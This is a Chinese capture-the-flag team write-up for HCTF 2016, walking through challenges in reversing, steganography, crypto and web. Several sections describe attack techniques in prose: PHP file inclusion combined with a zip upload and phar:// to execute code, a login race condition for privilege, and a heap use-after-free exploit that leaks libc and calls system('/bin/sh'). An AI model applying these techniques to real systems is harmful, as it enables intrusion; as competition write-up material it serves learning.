**天枢\_HCTF2016\_WRITEUP**



Dubhe

2016/11/28


# ==========Level1==========

## 0x01 Web

---我是个有理想的人，我就是去做Web也不做逆向！---逆向真好玩真好玩


<http://139.224.54.27/yixyi/Re50.exe>

这道题不难，输入为20个字符，并对这20个字符打乱了一下顺序，然后和0xCC异或，异或完之后和check数组比较，唯一的一个坑点是check数组。。。



v18就是check数组，一开始没注意顺序，以为check数组就是从0x417480开始的20字节，但没想到这里给check数组赋值的时候打乱了一下顺序...难怪一直出不来….

对输入打乱顺序的代码如下：



但好像这么一打乱顺序把本来输入的第二个字符搞没了。。。

|  |
| --- |
| #check = [0xb1,0xa4,0xb5,0x87,0xf9,0xb8,0xed,0xa4,0xfc,0xb8,0xff,0xb7,0xad,0xad,0x93,0xb9,0xbf,0xbf,0x93,0xfd]  check = [0xb1,0xa4,0xb5,0x87,0xad,0xad,0x93,0xb9,0xbf,0xbf,0x93,0xfd,0xfc,0xb8,0xff,0xb7,0xf9,0xb8,0xed,0xa4]  data = []  for i in range(0,20):  data.append(chr(check[i]^0xCC))  print "".join(data)  for i in range(0,20):  if(i==1 or i==3 or i==5 or i==7):  data[i] = chr(ord(data[i])-2)  print "".join(data)  flag = ""  flag = data[19]+" "+data[17]+data[1]+data[15]+  data[3]+data[13]+data[5]+data[11]+data[9]+  data[10]+data[8]+data[12]+data[6]+data[14]+  data[4]+data[16]+data[2]+data[18]+data[0]  print flag |

所以求出来的flag是这样的：h tf{It\_1s\_s0\_3a5y!}

第二个字符就是c了…

## 0x02 杂项签到

你竟然背着我干……

<http://139.224.54.27/webco1a/+_+.pcapng>


从流量包中可以获得密文和加解密脚本，把密文先base64 decode一下，然后用脚本跑下就好了。

## 0x03 2099年的flag


only ios99 can get flag(Maybe you can easily get the flag in 2099

<http://2099.hctf.io/>

签到题，看到提示中写道ios99第一反应User-Agent。



对比几个UA后找到版本的字段，改成99后拿到flag。



## 0x04 encore time

要到了安可(encore)时间

<https://docs.google.com/forms/d/e/1FAIpQLSd_jXAEcC_iKEuXvVwfRpnN4BHYkaTRUzR_YqejT4eaPajqlw/viewform>

调查问卷题目= =不多说了

# ==========Level2==========

## 0x05 RESTFUL

博丽神社赛钱箱

<http://jinja.hctf.io/>

根据提示

"Please <PUT> me some <money> more than <12450>!"

使用HTTP的PUT方法提交参数money大于12450的值可返回flag

## 0x06 pic again

教练，我想打CTF

<http://139.224.54.27/fl4g/flag.png>

题目给了flag.png，用神器stegsolve发现LSB隐写，藏了一个zip文件，保存下来后将zip抠出来，发现里面有一个elf文件，在linux下运行就有flag了。

## 0x07 giligili

ギリギリEYEo(\*^▽^\*)┛

<http://re4js.hctf.io/>

做这道题我是靠灵性:)

打开题目发现是js逆向，最烦js逆向了T\_T，看了看代码然后google之，惊喜地发现居然是原题，SCTF-2016-Q1-obfuscat的原题，去ctftime上找了一篇[writeup](https://github.com/sternze/CTF\_writeups/blob/master/sCTF/2016\_Q1/obfuscat/readme.md)对着看，题目都差不多，只是有些参数发生了变化。按照题目代码，整个flag被下划线分为4部分第二部分和第三部分很快算出来了分别是iz和y0ur，第四部分算出了中间是3，前后是n和d，这时候灵性来了，前n后d中间会是啥呢，果断是e啊，于是凑出第四部分是neee3eeed??。最后是第一部分，说实话第一部分怎么算的没太看懂(这个队友看懂了但是他不来写WP >\_<)，不过看出来跟最后一部分长度有关。在条件都跟原题差不多的情况下，就猜第一部分和原题保持一致，提交flag发现果然是这样(其实我只是随手一试)。

## 0x08 你们所知道的隐写就仅此而已吗→\_→

通信小学弟10分钟就做出来了

 Hint:为什么不去神奇的频域找找信息呢？

<http://139.224.54.27/Shimakaze/shimakaze.bmp>

一开始也是没有什么思路 后来发现了hint是神奇的频域

那就是频域隐写咯 还好这学期学信息隐藏装了matlab

那就傅里叶变换走一发咯

打开matlab

A=imread('shimakaze.bmp','bmp');

subplot(1,3,1),imshow(A);title('原图像');

B=fftshift(fft(A));

subplot(1,3,2),imshow(B);title('傅立叶变换');

生成图片



讲道理这个不是官方还原方式= =但是还是可以看清的

hctf{CoMMuniCatioN}

## 0x09 gogogo

上上下下左左右右baba

<http://139.224.54.27/gogogo/hundouluo.nes>



通关就可以，做出来题目的大佬告诉我这是全班同学努力的结果= =

## 0x0a 前年的400分

熟悉的套路，时代的眼泪

[附件下载](http://139.224.54.27/e165421110ba03099a1c0393373c5b43/3802ed4c6af79cf848fcb6958960aedaff8511696)

Matlab云计算

附代码：

syms p0 p1 p2 p3 p4 p5 p6 p7 p8 p9 p10 p11 p12 p13 p14 p15 p16 p17 p18 p19 p20 p21 p22 p23 p24 p25 p26 p27

syms v1 v2 v3 v4 v5 v6 v7 v8 v9 v10 v11 v12 v13 v14 v15 v16 v17 v18 v19 v20 v21 v22 v23 v24

p0 = 751 \* v21 - v2;

p1 = 757 \* v9 + 691 \* v13 + 659 \* v4 + 1303 \* v5 + 1949 \* v6 + 3361 \* v20 + 3527 \* v8 + 4447 \* v7 + 5303 \* v15 + 5417 \* v23 + 5507 \* v11 + 6829 \* v24 + 7907 \* v12 + 8117 \* v16 + 9103 \* v17 + 8923 \* v3 + 9067 \* v22 + 9391 \* v18 + 9629 \* v14 + v2 + 367 \* v10 + 89 \* v19;

p2 = 269 \* v11 + 107 \* v5 + 67 \* v18 + 1213 \* v8 + 769 \* v13 + 1259 \* v4 + 1237 \* v14 + 3863 \* v20 + 3163 \* v19 + 3259 \* v10 + 4357 \* v23 + 4229 \* v7 + 4447 \* v21 + 5501 \* v15 + 5569 \* v22 + 5323 \* v12 + 5503 \* v24 + 6763 \* v16 + 8597 \* v6 + 8053 \* v17 + 8831 \* v9 + 9067 \* v3;

p3 = 1609 \* v13 + 1973 \* v5 + 2791 \* v10 + 2953 \* v18 + 4861 \* v11 + 4451 \* v22 + 6131 \* v20 + 6301 \* v9 + 6961 \* v7 + 7187 \* v23 + 6143 \* v17 + 7247 \* v19 + 7853 \* v21 + 8269 \* v6 + 8929 \* v8 + 7583 \* v16 + 8219 \* v14 + 8629 \* v24 + 9533 \* v3 + 8053 \* v12 + 911 \* v15 + 23 \* v4;

p4 = 239 \* v8 + 937 \* v7 + 389 \* v4 + 1487 \* v5 + 1039 \* v3 + 3461 \* v20 + 2897 \* v10 + 3583 \* v9 + 4229 \* v21 + 3307 \* v12 + 5987 \* v6 + 7177 \* v23 + 7459 \* v13 + 6959 \* v17 + 8893 \* v11 + 7949 \* v18 + 7643 \* v24 + 8521 \* v14 + 9769 \* v15 + 9137 \* v19 + 9059 \* v22 + 9689 \* v16;

p5 = 73 \* v7 + 139 \* v14 + 919 \* v10 + 1613 \* v6 + 2053 \* v17 + 2207 \* v12 + 5077 \* v15 + 5387 \* v11 + 4421 \* v19 + 5717 \* v20 + 6337 \* v23 + 6211 \* v13 + 6271 \* v4 + 8243 \* v8 + 7211 \* v16 + 7159 \* v24 + 8779 \* v21 + 7853 \* v3 + 9013 \* v9 + 8443 \* v18 + 9371 \* v5 + 8971 \* v22;

p6 = 877 \* v23 + 797 \* v9 + 1613 \* v5 + 647 \* v16+ 1973 \* v6 + 1039 \* v24+ 2381 \* v13 + 3923 \* v7 + 3019 \* v3 + 3329 \* v18 + 4679 \* v14 + 5869 \* v15 + 6199 \* v19 + 7643 \* v11 + 7349 \* v20 + 7411 \* v17 + 8821 \* v8 + 7297 \* v12 + 8377 \* v4 + 8731 \* v22 + 4969 \* (v21 + v10);

p7 = 271 \* v7 + 227 \* v6 + 683 \* v20 + 1259 \* v11 + 743 \* v21 + 1051 \* v9 + 991 \* v18 + 2473 \* v23 + 1361 \* v12 + 2621 \* v17 + 3673 \* v13 + 3089 \* v3 + 4679 \* v15 + 4519 \* v24 + 5701 \* v10 + 6079 \* v22 + 7159 \* v5 + 8161 \* v8 + 8311 \* v14 + 7877 \* v16 + 9859 \* v4 + 9949 \* v19;

p8 = 457 \* v20 + 509 \* v9 + 2083 \* v21 + 2011 \* v13 + 1259 \* v3 + 1187 \* v24 + 2003 \* v18 + 4657 \* v7 + 3821 \* v10 + 4591 \* v8 + 4951 \* v6 + 4651 \* v4 + 4547 \* v14 + 4127 \* v12 + 4871 \* v19 + 5479 \* v5 + 4561 \* v22 + 6661 \* v11 + 6947 \* v23 + 7621 \* v15+ 5261 \* (v16 + v17);

p9 = 241 \* v21 + 727 \* v20 + 1297 \* v7+ 1873 \* v15+ 937 \* v19+ 499 \* v16+ 2003 \* v6 + 2381 \* v9+ 3769 \* v5 + 4283 \* v8 + 4099 \* v14 + 4483 \* v13+ 4703 \* v3+ 4799 \* v22+ 6361 \* v23+ 7057 \* v11+ 5897 \* v18+ 5531 \* v24 + 7583 \* v17+ 8429 \* v10+ 9629 \* v4+ 9371 \* v12;

p10 = 307 \* v8+ 151 \* v5+ 17 \* v14+ 19 \* v22+ 283 \* v3+ 2113 \* v6+ 2777 \* v11+ 853 \* v24+ 2411 \* v20+ 1543 \* v16+ 3559 \* v23+ 2897 \* v21+ 3851 \* v9+ 3529 \* v18+ 3833 \* v19+ 5591 \* v4+ 7229 \* v7+ 8563 \* v15+ 7757 \* v12+ 8243 \* v17+ 8831 \* v13+ 8963 \* v10;

p23 = 9467 \* v3 - v11;

p11 = 4001 \* v21+ 479 \* v12+ 2083 \* v6+ 887 \* v16+ 2269 \* v5+ 2207 \* v4+ 2633 \* v9+ 3329 \* v19+ 3253 \* v24+ 5393 \* v15+ 4243 \* v18+ 5801 \* v8+ 7121 \* v20+ 6043 \* v22+ 6329 \* v17+ 7741 \* v7+ 8263 \* v23+ 7649 \* v14+ 9257 \* v11+ 9467 \* v3+ 349 \* v10+ 331 \* v13;

p12 = 127 \* v17+ 1063 \* v21+ 1619 \* v14+ 2791 \* v9+ 3121 \* v10+ 2341 \* v24+ 4129 \* v7+ 4597 \* v11+ 5801 \* v15+ 4993 \* v3+ 6833 \* v5+ 7817 \* v23+ 6173 \* v16+ 7577 \* v4+ 8147 \* v13+ 8093 \* v19+ 8179 \* v18+ 9319 \* v20+ 9157 \* v22+ 8053 \* v12+ 661 \* v6+ 67 \* v8;

p13 = 251 \* v11+ 887 \* v23+ 617 \* v6+ 523 \* v22+ 2887 \* v15+ 1493 \* v3+ 2521 \* v14+ 2437 \* v16+ 3301 \* v10+ 4457 \* v20+ 4219 \* v9+ 3203 \* v12+ 3907 \* v19+ 5557 \* v7+ 5653 \* v18+ 8387 \* v8+ 8443 \* v13+ 7883 \* v17+ 9091 \* v21+ 8101 \* v24+ 9137 \* v4+ 9787 \* v5;

p14 = 1867 \* v15+ 683 \* v22+ 1187 \* v16+ 1801 \* v14+ 2251 \* v4+ 2347 \* v19+ 3019 \* v21+ 4153 \* v6+ 3541 \* v17+ 4813 \* v20+ 4999 \* v8+ 5669 \* v9+ 6869 \* v23+ 5527 \* v18+ 5051 \* v24+ 7949 \* v11+ 7019 \* v12+ 9067 \* v5+ 9343 \* v10+ v1+ 113 \* v13+ 557 \* v7;

p15 = 281 \* v23+ 467 \* v15+ 449 \* v8+ 691 \* v21+ 443 \* v17+ 823 \* v19+ 2099 \* v9+ 1933 \* v12+ 2467 \* v22+ 3557 \* v5+ 4099 \* v6+ 3299 \* v16+ 3739 \* v18+ 5393 \* v11+ 5279 \* v7+ 4049 \* v24+ 7499 \* v20+ 6827 \* v14+ 7333 \* v3+ 8677 \* v4+ 8929 \* v10+ 9157 \* v13;

p16 = 1063 \* v16+ 1187 \* v12+ 2551 \* v19+ 3187 \* v22+ 4943 \* v11+ 4651 \* v13+ 5651 \* v7+ 6199 \* v23+ 6359 \* v15+ 7691 \* v8+ 7649 \* v20+ 7963 \* v6+ 7541 \* v17+ 7489 \* v3+ 7433 \* v24+ 8537 \* v10+ 9011 \* v14+ 9769 \* v5+ 9187 \* v18+ 4001 \* v21+ 947 \* v9+ 739 \* v4;

p17 = 1033 \* v13+ 1291 \* v9+ 1823 \* v8+ 2777 \* v15+ 2459 \* v6+ 1877 \* v19+ 3671 \* v11+ 2339 \* v24+ 5077 \* v21+ 6037 \* v23+ 4673 \* v12+ 5653 \* v3+ 6203 \* v17+ 7583 \* v20+ 6673 \* v18+ 8389 \* v14+ 9419 \* v5+ 9349 \* v4+ 8629 \* v16+ 9227 \* v22+ 2423 \* (v7 + v10);

p18 = 797 \* v13 + 1571 \* v20 + 1163 \* v22 + 3191 \* v15 + 1663 \* v3 + 3697 \* v8 + 3181 \* v19 + 3209 \* v14 + 3529 \* v4 + 3259 \* v16 + 4327 \* v9 + 4421 \* v24 + 5563 \* v17 + 5717 \* v18 + 6053 \* v10 + 6833 \* v6 + 7639 \* v11 + 6679 \* v12 + 9631 \* v5 + v2 + 211 \* v23 + 17 \* v7;

p29 = 41 \* v7 + 11 \* v20 + 1543 \* v15 + 1279 \* v9 + 2273 \* v3 + 2441 \* v22 + 4241 \* v8 + 4129 \* v14 + 4483 \* v10 + 4357 \* v17 + 6581 \* v11 + 5557 \* v19 + 6733 \* v23 + 5651 \* v16 + 7723 \* v21 + 6521 \* v24 + 7583 \* v13 + 8081 \* v5 + 6863 \* v12 + 9311 \* v6+ 9341 \* v4 + 9521 \* v18;

p20 = 43 \* v8+ 241 \* v4+ 223 \* v14+ 1609 \* v7+ 2819 \* v11+ 1171 \* v3+ 2767 \* v15+ 3583 \* v6+ 3221 \* v16+ 4493 \* v13+ 3467 \* v24+ 3989 \* v22+ 6113 \* v20+ 5867 \* v10+ 5897 \* v19+ 6737 \* v21+ 5659 \* v12+ 6173 \* v17+ 6947 \* v18+ 9733 \* v23+ 9281 \* v9+ 9851 \* v5;

p21 = 173 \* v3 + 83 \* v24 + 1723 \* v8 + 1213 \* v10 + 2731 \* v11 + 2099 \* v4 + 2657 \* v9 + 2953 \* v5 + 3329 \* v21 + 3169 \* v17 + 4987 \* v7 + 4637 \* v14 + 5003 \* v18 + 5407 \* v16 + 5843 \* v22 + 7243 \* v6 + 8017 \* v23 + 9203 \* v15 + 7507 \* v12 + 8681 \* v19 + 9721 \* v13 + 2 \* v20;

p22 = 127 \* v8 + 419 \* v21 + 1613 \* v13 + 2927 \* v7 + 3343 \* v15+ 3559 \* v20 + 3109 \* v4 + 2617 \* v16+ 5171 \* v11 + 3907 \* v12 + 4567 \* v14 + 4783 \* v10 + 5233 \* v9 + 6067 \* v23 + 4481 \* v24 + 5119 \* v3 + 5387 \* v17 + 7993 \* v6+ 8369 \* v5+ 7829 \* v19+ 8713 \* v18 + 9931 \* v22;

p24 = v3;

p25 = v4;

p26 = v5;

p27 = v6;

[v1, v2, v3, v4, v5, v6, v7, v8, v9, v10, v11, v12, v13, v14, v15, v16, v17, v18, v19, v20, v21, v22, v23, v24]=solve('p1=8653738','p2=7380402','p3=11150160','p4=10134840','p5=10473454','p6=8346096','p7=8281704','p8=7378228','p9=8096388','p10=6861164','p11=8447416','p12=9415156','p13=9611374','p14=8415570','p15=8548212','p16=11348840','p17=9476118','p18=7305322','p19=10517544','p20=8196784','p21=8066952','p22=9011744','p23=0','p0=0','p24=104','p25=99','p26=116','p26=102')

## 0x0b 兵者多诡

请尽可能发现更多，不要放过你所看到的

<http://pics.hctf.io/home.php?key=hduisa123>

首先存在一处文件包含


http://pics.hctf.io/home.php?fp=xxx

代码的逻辑是接收fp参数的值然后往后面拼上.php，然后包含xxx.php


可以用php://filter读源码，但是对解题并没有太大作用

可以上传一个zip压缩包，需要修改MIME为image/png

然后用phar包含可以执行php，使用glob列目录可以发现flag文件



用file\_get\_contents读取flag:





## 0x0c Crypto So Interesting

[]~(￣▽￣)~\* 115.159.191.193 12000

<http://139.224.54.27/03c880e4aaa75efb2200c22e5dcd996d/rsa1.py>

问题出在get\_ed函数中，函数生成了e,d ，然而根据代码可以看到除了e、d以外还生成了t、u，与n也可组成一对公私钥，e可以推出t，t和n满足维纳攻击的条件，可以算出u，然后根据u算出phi\_n，继而算出d，解密出flag。






## 0x0d 就是干

要啥背景，就是怼 115.28.78.54 80

<http://139.224.54.27/fafafafafafa/>

漏洞：

这是一个UAF漏洞，题目功能有开辟和删除堆块的功能。内存会维持一个堆管理结构，其中有一个8位的字段，用于表示该堆块是否被释放。

然而在删除堆块的时候，本应该首先检查该字段判断该堆块是否被释放。但检查条件并不是指向该字段，所以导致检查失效，可以导致UAF。

利用思路：

在此利用fast-bin来进行堆的利用，因此涉及到的堆块都要小于128字节。首先输入3次小于15字节的字符串，申请3块堆空间。此时内存如下：

a b c

然后着一释放这3块，此时3块内存就加入到了fast-bin链表中，c->b->a

然后我们输入一个大于15字节的字符串，此时按照程序逻辑，需要申请两块内存（内存1中存储内存2的地址，而我们输入的字符串存放在内存2中。）自然的内存1分配到c地址，内存2分配到b地址，所以b地址就是我们可控的了。

此时释放第二块，因为第二块此时还指向b地址，所以释放时会调用\*(b+(\*Qword)4)内存储的函数地址，而这个地址早已经被我们覆写，在此就控制了eip。

接着我将eip控制到执行printf(‘%175$p’)，得到\_\_libc\_start\_main+240地址，计算得到system地址。然后在此循环之前操作，再次触发漏洞，执行system(‘/bin/sh)即可。

# ==========Level3==========

## 0x0e 48小时如何快速精通C++

别想了，那怎么可能？编译环境：vs2015,g++4.7及以上。在题目第二行中输入flag，编译运行

<http://139.224.54.27/mastercpp/main.cpp>


C++源码解密题，给了一份一大堆template的校验flag的代码，按它原本的逻辑改写成正常的C代码。看一下校验方式，flag长度必须为26位，前5个字符，最后一个字符，和中间20个字符分别用不同逻辑做了校验。猜一下flag应该是hctf{xxxxxxxxxxxxxxxxxxx}这样的，中间20位是递归按位校验的，忽略逻辑直接按位爆破，附爆破代码。



## 0x0f 必须比香港记者还要快


<http://changelog.hctf.io/>

有个README.MD




可以看出后端代码处理逻辑是先给用户高权限然后再降权，竞争这个过程即可，登陆时为高权限即可看到flag

登陆代码如下:



先把登陆脚本跑起来，然后去注册用户就可以了，用户注册成功后可以看到登陆脚本已经拿到flag




## 0x10 点我点我，我是最正常的逆向题

把大象放进冰箱需要3步，那么做出一道题目需要几步呢？解题过程有问题请联系管理员

